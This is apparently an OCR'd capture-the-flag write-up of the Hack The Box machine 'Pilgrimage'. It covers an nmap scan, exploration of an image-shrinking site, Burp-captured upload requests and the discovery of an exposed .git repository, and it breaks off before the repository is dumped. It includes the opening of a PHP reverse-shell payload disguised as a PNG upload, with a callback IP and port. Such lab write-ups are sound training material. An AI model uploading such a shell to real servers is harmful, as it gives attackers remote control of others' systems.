
HTB Machine: Pilgrimage - Difficulty: easy

Erel Regev

Table of Contents

Scanning

I used -sV and -sC




```
Nmap scan report for pilgrimage.htb (10.129.142.72)
Host is up (0.17s latency).
Not shown: 607 closed tcp ports (reset), 391 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 20be60d295f628c1b7e9e81706f168f3 (RSA)
|   256 0eb6a6a8c99b4173746e70180d5fe0af (ECDSA)
|_  256 d14e293c708669b4d72cc80b486e9804 (ED25519)
80/tcp open  http    nginx 1.18.0
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-git:
|   10.129.142.72:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|_    Last commit message: Pilgrimage image shrinking service initial commit. # Please ...
|_http-title: Pilgrimage - Shrink Your Images
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 54.62 seconds
```

I added the domain and IP address to the /etc/hosts file and accesses the website:


HTB Machine: Pilgrimage - Difficulty: easy

Erel Regev




While exploring the website, I found more URL that being used:

http://pilgrimage.htb/login.php




http://pilgrimage.htb/register.php



HTB Machine: Pilgrimage - Difficulty: easy


Erel Regev

I registered to the service and discovered another path to /dashboard.php:


pilgrimage.htb/dashboard.php
Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Pilgrimage
Hello, Josh
Home
Dashboard
Logout
DASHBOARD


Original Image Name	Shrunken Image URL

It seems that its possible to upload files to the dashboard. Specifically images. Since its describing images.



Original Image Name	Shrunken Image URL
Untitled.jpeg	http://pilgrimage.htb/shrunk/64c3a9f9c4142.jpeg

I kept exploring the website and saw the following:




The website is designed by TemplateMo.

I will get back to this piece of inforamtion if necessary later on, since I want to test the functionality of the site:

Testing functionality

Trying to upload a non image file:







Image shrink failed


Failed.

When uploading a valid image file:


SAVE SPACE AND SHRINK IT!
A free online image shrinker. Create an account to save your images!
Choose File
No file chosen...
Shrink

http://pilgrimage.htb/shrunk/64c3a9465eed5.jpeg


I received a link to access the file.



pilgrimage.htb/shrunk/64c3a9465eed5.jpeg

Request captured by burpsuite:


Erel Regev


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex

Request to http://pilgrimage.htb:80 [10.129.142.72]

```
POST / HTTP/1.1
Host: pilgrimage.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------867689433318663502046358l387
Content-Length: 5429
Origin: http://pilgrimage.htb
Connection: close
Referer: http://pilgrimage.htb/
Cookie: PHPSESSID=2ctl47uvktvckcllavsqkrfmbq
Upgrade-Insecure-Requests: 1

-----------------------------867689433318663502046358l387
Content-Disposition: form-data; name="toConvert"; filename="Untitled.jpeg"
Content-Type: image/jpeg

ÿØÿàJFIFÿÛ
!.%+&8'+/1555$;@;3@.4514+!!1444445144444444441445444?441445414474444l4444441ÿÀáá"ÿÄÿÄJ
!1AQ"aqBR¡±ÁÑ#2bráð3S¢²³%4CDstÂÒñ5cdÿÄÿÄ'1!2QAaqð"3ÿÚ?ìÑDDD@¤HªWUÞÀu_oÇ|ÅFàÇºÞÙ*-ðCFlMiÌño²Xs'ôW×ñtäs%&Ö&¬f/è¯øËdx¨ýo²:râl¢a&`§xaÝyNº¶âW
Ë\)&M
DDD@DDD@)øA´ía8¢Í3e¦êº¢r%óÈìzê0r8ÔM½lr®Åé-Þ3UÍ5Ö«Q)¯[¿Pâ{'ÍtÑÚë]Eü£\ö.åï¿tó,jVrÄ»±ÞìI>'t%5¤d³Sè÷8Ý4Ã¥Å4©TóùâÝ/ÙLNâ[æ-:cêo6õMU,¬ùín¡·×2/¦<Ûö~É
j1OU÷üUÒcoÄTüÝTýÐ&1Ìq}zçôÕ>31´nU  R'[
¡ÿY¨
_\~¯ÆdRÏñ»SóÞf#tx¸Iéý{þ³#¦xµ¶¿¨8Ý5IïRªnºZmE¬*ÓzgÒS®¾«7¨Ï,øT>m»6LwÁz-Ü~"ràË¡ªûþN³g)T^T¨ñ-{vëêzõmÑ>¯RÎ¤;n*Ó*´ìµÇ_LX8÷7}»eR->MpÔû;ây£:§UuèÔ%rqSÉ
íS÷Û=®6l<GD â1Ô"""
Rbbña6§ÙÛÜV ºÞ}Cð:U¤ÞGZ½CøÇßäïíd²ÏvSmªÌÒ-&L=Ô|¥Sæ_bu¹¾¨ÛÙ%sìV*¶&¦µFgs¸pQÉFå<6ê±ÚwÝÜÜí;MÏ7Ø\* ²ÓÄöÍQO*íAÊÀÛS¤}¸vó%§a`+N^)ËHÅ)¹rbjÊ¦±©ÉÉÎL2%¤LI
  $-"JDºdHÈ#a$6®«³«Ìa,20¨É®=z\=6dq¹áËGd÷Ú9¥KX-:¶§WÍ#b¹ú<èør.¢,fJe{9Ê¥é½¦w¬07E¶oÛ3'-Ñ]',V!º[:¤üãÁú\;wôl+[¢ÛÇ¬|fYÃÑêÕj3b"T\"""
âk[ñà94ó9þj©Ô¬ÿ5Ex³ÀuêìB;ÄåµdÒén~h.¢5ë8¸>î×=|êê÷jv^îçiÛÖw.¯V¦"«;gv¹<g Îé°ÃQ¡W¾ó<æÈG'¨¾aèTXÂe¢Ki,Ë¦ÓeS¢IÖÓ½9±4äNXôæ-D:0q,K1ºäÎFÆqU«9\={pTwks!w
  òòÇFÔ®Ä2:ºíVÛ9ßà»¥<gY4¾÷Ú<e¦vVDÒÃ$iI"ay3HÚI&TÕìóC´ÔFùD¦äíu
âÃÖ;ñ·Øf:;#«+e`UðFã(01¢ÖßpëÌ~#xëÈèÆt+ÒJ£aùµPpa¾Ý[íí´íãµÅsÜ²]±D@0³*Ö]Q¼û8ÎM¦¹§-äTô)Ò«çiúÓÞé&gäiV-è-sruW»Xß²rL52î$Üäï<I=¾ù¦¸á~ªÏcáõW\imÝK÷Ûá6H$K
&§5%xòÉHLÚBaÒ´¤3eÒY1©I¤²×§1ª¤Îv©
«<î9íî  é*Ï5¤ÿ2×>Èµy£¥h"^;·vPI'û ®ä±Ôõ¢ë'T7½Oö£¦ø<!ÿæ¡ü5!06ÓÉô1qKºpÜM
Ø*-BºÚÛ¹NæSÅOÞÆâd\q´p3©çù,m/'PXué#sÁâ8øÉ1¸JØ-FºìÞ¬/ªËé)â:¦ª-ÏfyZ-+Ý
ZFÒý`EÆÑÀËi04¤#i$4ºÜIXÒÊÁÒxy6''Ä(cd©d©Èô_¸gaËk]Jëì×olêºyj4Ù~N§Y=ªU»æK#Ñêilø=¤DL§¢""I!õTCgná%9Ù@æ}Cî$Åeà<#~1 :<U?ßá<öUNÀ·3aØ>ßdK1>SXðRzíkIpÉª:
```

I also tried to change the Content-Type when uploading a non-image file to see if this parameter can be manipulated.



```
-----------------------------123010448726395930613023626925
Content-Disposition: form-data; name="toConvert"; filename="reverse.php"
Content-Type: image/png

  /*<?php /**/
    @error_reporting(0);
    @set_time_limit(0); @ignore_user_abort(1); @ini_set('max_execution_time',0);
    $dis=@ini_get('disable_functions');
    if(!empty($dis)){
      $dis=preg_replace('/[, ]+/', ',', $dis);
      $dis=explode(',', $dis);
      $dis=array_map('trim', $dis);
    }else{
      $dis=array();
    }

  $ipaddr='10.10.16.14';
  $port=9999;

  if(!function_exists('uZztXrzlkLvZL')){
    function uZztXrzlkLvZL($c){
      global $dis;
```


Nothing ofcourse.

It feels like LFI but before I jump into conclusions, I double checked the scan results since I scan using -sC.

Erel Regev


.git

When analyzing the scan results once again, it seems to have an hidden repository which probably holds the project.




```
|_    httponly flag not set
| http-git:
|   10.129.142.72:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|_    Last commit message: Pilgrimage image shrinking service initial commit. # Please ...
|_http-title: Pilgrimage - Shrink Your Images
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

I used the git dumper tool in order to dump the content of this repository:



